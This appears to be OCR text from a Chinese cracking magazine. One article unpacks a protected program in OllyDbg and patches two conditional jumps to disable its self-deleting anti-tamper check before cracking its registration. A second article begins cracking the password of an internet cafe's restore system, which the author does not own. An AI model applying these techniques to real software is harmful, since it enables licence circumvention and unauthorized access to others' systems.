


图1

顺便再好好复习一下ESP定律，使用OD载入目标软件之后，停在了这里：

```
005C0001 >  60              pushad
005C0002    E8 03000000     call    005C000A
005C0007  - E9 EB045D45     jmp     45B904F7
005C000C    55              push    ebp
005C000D    C3              retn
005C000E    E8 01000000     call    005C0014
005C0013    EB 5D           jmp     short 005C0072
```

现在开始使用ESP定律，在这里先用F8单步跟踪到下一

句代码，这时我们会看到OD中右边的寄存器窗口中的ESP一栏变成了红色，如图2，这时就是使用ESP定律最好的时机了，在OD的命令行中输入如下命令：**Hr 0012FFA4**，输入完毕后记得按下回车键使命令生效。现在让程序在OD中运行起来，很快就停在下面代码处：

```
00556424    55              push    ebp
00556425    8BEC            mov     ebp, esp
00556427    83C4 F0         add     esp, -10
0055642A    53              push    ebx
0055642B    56              push    esi
0055642C    57              push    edi
0055642D    B8 9C5F5500     mov     eax, 00555F9C
00556432    E8 0108EBFF     call    00406C38
```

在这里直接脱壳就可以了，将脱壳后的文件保存下来，脱壳的工作完成后，下一步就该进行进一步的分析了。大家运行一下脱壳后的文件看看，程序还是可以运行的，不过有一个提示窗口，要我们联系作者，如图3，单击一下提示窗口中的“确定”按钮，只见桌面上的图标一闪，程序霎时不见了踪影。看来，程序中的“自杀代码”已经起作用了，现在小菜们真正见识到“自杀代码”了吧！这样的“自杀代码”一旦被执行，程序自身就会被删除的干干净净，连回收站中都找不到任何内容。程序没有了，后面的分析调试也就更无从谈起了，这样的情况该如何去应对呢？

```
寄存器 (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C92EB94 ntdll.KiFastSystemCallRet
EBX 7FFD8000
ESP 0012FFA4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C930738 ntdll.7C930738

EIP 005C0002 MakeSign.005C0002

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 1  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR SUCCESS (00000000)
```

图2




图3

我们先想想从理论上该怎么样处理这样的情况，首先大家要确定的是现在只要一运行脱壳后的程序，程序自身就会启动“自杀代码”进而删除自身。这样一来，整个的分析工作就无法继续下去了，所以我们一定要记住，不要运行脱壳后的程序。由于小菜们刚才一时好奇，运行了脱壳后的程序，所以我们脱壳后的文件已经不见了，只好再脱一次壳了。现在来想想下一步该怎么办？在前面的文章中我已经说到了，所谓的“自杀代码”是属于软件自效验保护技术的，自效验我们以前也见到过，处理起来也不是很难。但是，现在遇到的情况是“自杀代码”如果在调试的过程中一不小心让程序在OD中运行了起来，那结果就和单独运行程序的后果一样了，程序自己会被自动删除掉。所以，调试的时候困难也是不小的，面对“自杀代码”还真是没有什么特别的办法了。再从别的途径想想，刚才程序运行起来的时候，弹出了一个消息提示窗口，当我们按下“确定”按钮的时候，程序就自动被删除了。不过小菜们回想一下，这个提示消息窗口是不是和我们平时遇到的软件注册提示的窗口很像呢？当我们输入了不正确的注册信息后，软件也会弹出一个窗口，告诉我们输入的注册信息不正确。这样看来，现在的情况就比较相似了。当时，大家根据软件的注册提示窗口就可以直接找到软件的关键代码了。那么，小菜们想想看，既然通过注册提示窗口，我们能够找到与软件注册部分有关系的代码；那么通过现在遇到的这个窗口，可以找到与软件当中“自杀代码”有关的信息吗？目前好像也没有其它更好的办法，来试试看吧！

小心翼翼的把脱壳后的程序放进OD中，因为有很可怕的“自杀代码”，所以小菜们千万不要轻举妄动。刚才大家已经简单的分析过了，我们现在要根据提示窗口中的内容来寻找关键的代码，虽然此时的目的并不是去寻找软件的注册码，但是从原理上来说是基本相同的。同时，也验证一下我们的思路是否正确。赶紧打开OD的字符串查找功能，作为已经被脱壳后的程序，理论上来讲应该是可以顺利找到所有的字符串的。

打开字符串查找，看看OD找到了些什么东西。果然，OD为我们找到了不少东西，而现在最需要的是提示框里显示的内容“请联系作者使用特别版”，很快就在字符串的海洋中找到了这个提示信息，如图4。老规矩，双击这个提示信息来到对应的代码处看看，如图5，我们把关键的代码提取出来分析一下：

```
00546B10  |. /7E 35          jle     short 00546B47
00546B12  |. |6A 00          push    0
00546B14  |. |68 5C6D5400    push    00546D5C    ;  友情提示
00546B19  |. |68 686D5400    push    00546D68    ;  请联系作者使用特别版1!
00546B1E  |. |8BC3           mov     eax, ebx
00546B20  |. |E8 2FC3F1FF    call    00462E54
00546B25  |. |50             push    eax         ; |hOwner
00546B26  |. |E8 D90CECFF    call    <jmp.&user32.MessageBoxA>  ; \MessageBoxA
```

```
00546AD7  push  00546D4C         4.5 2008-05-25
00546ADC  mov   ecx, 00546D40    ver
00546AE1  mov   edx, 00546D28    hsjsign_install
00546B14  push  00546D5C         友情提示
00546B19  push  00546D68         请联系作者使用特别版1!
00546B52  push  00546D5C         友情提示
00546B57  push  00546D80         请联系作者使用特别版2!
00546B8E  mov   edx, 00546DA0    hsjmakesign
00546C9D  mov   edx, 00546DB4    未注册
00546CAD  mov   edx, 00546DA0    hsjmakesign
00546CC1  mov   edx, 00546DC4    已注册
00546EBF  mov   edx, 00546F84    (ver4.5 2008-05-25)
00546ED1  mov   edx, 00546FA0    正式版
```

图4

```
00546AEF  .  E8 44CDEBFF    call    00403838
00546AF4  .  8D55 EC        lea     edx, [ebp-14]
00546AF7  .  A1 78295600    mov     eax, [562978]
00546AFC  .  8B00           mov     eax, [eax]
00546AFE  .  E8 8561F3FF    call    0047CC88
00546B03  .  8B45 EC        mov     eax, [ebp-14]
00546B06  .  E8 6113FFFF    call    00537E6C
00546B0B  .  3D 00701700    cmp     eax, 177000
00546B10  .v 7E 35          jle     short 00546B47
00546B12  .  6A 00          push    0
00546B14  .  68 5C6D5400    push    00546D5C                      友情提示
00546B19  .  68 686D5400    push    00546D68                      请联系作者使用特别版1!
00546B1E  .  8BC3           mov     eax, ebx
00546B20  .  E8 2FC3F1FF    call    00462E54
00546B25  .  50             push    eax                           |hOwner
00546B26  .  E8 D90CECFF    call    <jmp.&user32.MessageBoxA>     \MessageBoxA
```

图5

虽然小菜们还不能完全的读懂汇编指令的含义，但是经过不断的实践简单分析出代码的作用还是比较容易的。很明显，通过OD在旁边给出的提示，我们可以了解到软件运行到这里的时候，就会弹出那个提示我们联系软件作者的提示框。虽然是一个友好的提示窗口，但是一旦我们单击了“确定”按钮，程序就会自动删除。所以，我们并不希望看到这个提示窗口，直接把它弄掉。删掉一个提示窗口是最开始学习的时候就遇到过的，当时我们叫它“NAG窗口”，这样一说，小菜们是不是立刻就想起来了呢！回忆一下当时是怎么去除掉NAG窗口的，记得当时我们是通过修改提示窗口附近的跳转指令，使程序运行的时候不回去执行与提示窗口相关的代码，进而实现了去除NAG窗口的目的。那我们能不能使用类似的方法来解决现在遇到的问题呢。总之，提示窗口出现的原理都是差不多的嘛！

来看看这段代码中有关提示信息部分的代码附近有没有可以利用的跳转指令，很快小菜们就发现了一个：

```
00546B10  |. /7E 35          jle     short 00546B47
00546B12  |. |6A 00          push    0
00546B14  |. |68 5C6D5400    push    00546D5C    ;  友情提示
```

这个JLE跳转就在提示窗口代码的前面，从位置上来说是

非常好的，究竟可不可以利用呢。小菜们似乎已经忘记JLE跳转指令的含义了，不过我们今天也不需要弄清楚它的含义。直接修改一下，使用无敌的JMP跳转指令进行修改，确保修改之后程序可以完全跳过与提示窗口有关的代码：将**00546B10 |. /7E 35 jle short 00546B47**修改为**00546B10 |. /7E 35 jmp short 00546B47**。

现在从程序的代码上来看，与提示窗口有关的代码已经被成功的跳过了。也就是说，从目前的代码上来看，程序在运行的过程中是不会去执行与提示窗口有关的代码了。不过，小菜们现在千万不要去尝试运行程序，稍有不慎“自杀代码”就会被启动。我们再看看附近还有没有其它需要注意的地方，仔细查看一下附近的代码。果然，在不远的地方我们又看到了一处需要特别注意的地方：

```
00546B4C  |.  84C0          test    al, al
00546B4E  |.  74 35         je      short 00546B85
00546B50  |.  6A 00         push    0
00546B52  |.  68 5C6D5400   push    00546D5C          ;  友情提示
00546B57  |.  68 806D5400   push    00546D80          ;  请联系作
者使用特别版2!
00546B5C  |.  8BC3          mov     eax, ebx
00546B5E  |.  E8 F1C2F1FF   call    00462E54
00546B63  |.  50            push    eax               ; |hOwner
00546B64  |.  E8 9B0CECFF   call    <jmp.&user32.
MessageBoxA>    ; \MessageBoxA
```

依然是一处可能会弹出提示窗口的地方，而且内容与第一个提示窗口的内容非常相似。为了稳妥起见，还是把它修改掉吧！先找找有没有可用到的跳转指令，于是目标就锁定在了一个JE跳转指令上。为了保证让这个提示窗口不再出现，依然使用JMP这个无敌的命令去解决问题，把**00546B4E |. 74 35 je short 00546B85**修改为**00546B4E |. 74 35 jmp short 00546B85**。现在我们已经修改了两处代码了，小菜们再谨慎的查找一下，结合OD在旁边给出的提示信息，看看还有没有需要注意的地方。暂时没有发现值得注意的地方了，那就先把修改后的文件保存下来吧！我们把修改后的文件小心的保存起来，这时大家可以去尝试运行一下这个修改后的文件了。这样做第一不会再一次影响到脱壳后的文件，因为如果“自杀代码”依然存在的话，被删除掉的也只是这个修改后的文件，我们依然可以对脱壳后的文件继续分析；第二还可以顺便检验一下我们所作的修改工作有没有起到作用，如果修改代码之后，“自杀代码”被解除了那么程序就可以正常运行了；如果没有成功，那就再看看有没有新的提示信息之类的内容。

小菜们小心翼翼的双击了一下这个修改后的程序文件，果然，原来的提示窗口已经不见了，取而代之的是程序的主界面。看来，软件的“自杀代码”已经被我们成功的解决掉了。看到软件成功运行的界面，是最具说服力的，小菜们有没有一点成就感呢！

既然这个程序的壳已经被脱掉了，“自杀代码”也已经被解除了，可以说这个程序就成了一个可以让小菜们随意折腾的“肉鸡”了。至于是用暴破的手段解决战斗，还是奋战到底直到寻找到软件注册码，这些就不是今天我们学习的重点了。解除了程序中的危险因素“自杀代码”，我们的目的就达到了。顺便提醒一下大家，这个软件要制作出内存注册机还是有一定难度的，有兴趣的小菜可以尝试一下。

简单的总结一下今天我们所接触的内容，“自杀代码”是目前很流行的一种软件的保护技术，通过自动删除程序自身来实现阻止破解者对软件的进一步分析，从软件的保护类型上来讲属于自校验的范畴。我们今天所接触到的这个软件是非常典型的，因为程序的代码中有“自杀代码”，所以程序一旦发现自身被修改了之后，就会启动“自杀代码”进而自动删除文件。如果按照以往的过程来分析的话，是没有办法继续破解的。因为稍有不慎，文件就会被自动删除掉。最后，我们选择了程序运行时出现的提示窗口作为突破口，按照寻找软件注册信息的思路，顺利的找到了相关的代码。看起来这个过程是很简单的，但是从中我们看到了思路的重要，寻找软件注册码的方法稍加改进也可以用来解决软件的“自杀代码”问题。所以，小菜们在大量练习的过程中，更要注意锻炼自己的思维。（本文所涉及到的范例文件和OD已经收录到光盘中）

手动破解迅闪还原

monster

去网吧上网，好不容易下载了半天的东西，可让我一不小心把电脑的电源给踢掉了，因为网吧的电脑都是安装了还原系统的，重启之后就什么都没有了，我好生气啊，今天不把你破解了，我就不叫monster。

来看看使用的是什么还原系统，可是查了半天也没有查出来，无意中打开了游戏目录，发现了一个RecoverSetup.exe的文件，运行一看，原来是迅闪还原3.0，如图1。要密码验证以后才可以进行管理，可是我不知道密码啊，上baidu查了一下，有很多人说可以直接使用OD破解，可是我按照他们说的方法试了一下，根本就不成功，还是自己来破




图1




图3




图2




图4

解吧。

首先打开PEID来查看一下是否加壳了，如图2，程序是使用Borland Delphi 6.0 - 7.0编写的，没有加壳，就不用我们去脱壳了。

我们来看一下错误提示，随便输入一个密码，弹出了一个窗口，提示说“密码错误，登录失败”，如图3。使用OD加载进来，点击鼠标右键“Ultra String Reference”→“Find ASCII”来打开字符串查找功能，可是在打开的窗口中并没有找到我们需要找的字符串，如图4。

